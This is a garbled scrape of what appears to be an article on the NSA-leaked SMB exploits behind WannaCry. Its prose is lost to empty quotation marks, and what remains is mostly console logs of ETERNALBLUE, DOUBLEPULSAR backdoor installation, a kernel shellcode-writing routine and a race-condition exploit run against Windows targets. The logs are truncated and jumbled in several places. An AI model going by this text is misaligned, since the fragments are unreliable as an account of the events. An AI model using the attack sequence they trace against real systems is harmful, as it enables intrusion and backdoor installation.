

“

”

NSA

“

”

“

”

“

”

“

”

“ ”

“ ”

wannacry
“

NSA

” NSA


NSA

“ ”


```

[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming.
er..DONE.
ers.....DONE.
[+] Sending SMBu2 buffers
.....DONE.
[+] Sending large SMBu1 buffer
[+] Sending final SMBu2 buffer
[+] Closing SMBv1 connection, creating new
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[+] Sending last fragment of exploit packet!
DONE.
[*] Receiving response from exploit packet
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor.....
[+] Backdoor returned code: 10 - Success!
[+] Ping returned Target architecture: x86 (32-bit)
[+] Backdoor installed
=====
=====--WIN
=====
[*] CORE sent serialized output blob (2 bytes)....
0x00000000 08-00
[*] Received output parameters from CORE
[+]

```



<-----| Leaving Danger Zone |----->

mote SRU module

CONNECTION struct at: 0xFFFFFA801A942920

bal data pointer: 0xFFFFF880060E6FA0

[*] Attempting to find re

[+] Reading from

[+] Found SRU glo

0xFFFFF880060E6320

[+] transactiondispatch table at:

[*] Beginning quest for executable memory...

[+] PreferredWorkQueue: FFFFA801AB5A100

[+] IrpThread: FFFFA801ABE4880

[+] KProcess: FFFFA8018C88040

[+] ProcessListEntry.Blink: FFFFF802834D2C80

[+] Searching backwards..

[+] Base of Nt: FFFFF80283201000

[+] Found RWX memory!!! FFFFF80283472000

[*] Copying code to target

[+] Backdoor shellcode written

[*] Triggering stub allocator

[+] Backdoor function pointer overwritten

[+] Cleared RWX region

[*] Triggering DOUBLEPULSAR installer

can be used to verify

[*] DOUBLEPULSAR should now be installed. The DOPU client installation.

[+] Plugin completed successfully

[+] Contract: StagedUpload

[+] ConnectedTcp: ffffffff

[+] XorMask: 6c

[+] TargetOsArchitecture: x64

[+] Eternalsuperow Succeeded

```

[*] Connecting to target
    [+] Connection established

[*] Initializing SMB connection
    [+] SMB session established
    [+] SMB setup complete

[*] Attempting information leak (sync)
    ...
    [+] Successfully leaked transaction!
    Conn: 0000000081CAA758

[*] Sending shellcode to target
    [+] successfully sent

] Preparing to exploit...
] Let the races begin!

] Competition 1:
    4 attempting+++
    4 qualified for the finals
    None won :(

[*] Competition 2:
    4 attempting+++
    4 qualified for the finals
    None won :(

[*] Competition 3:
    4 attempting+++
    4 qualified for the finals
    None won :(

```
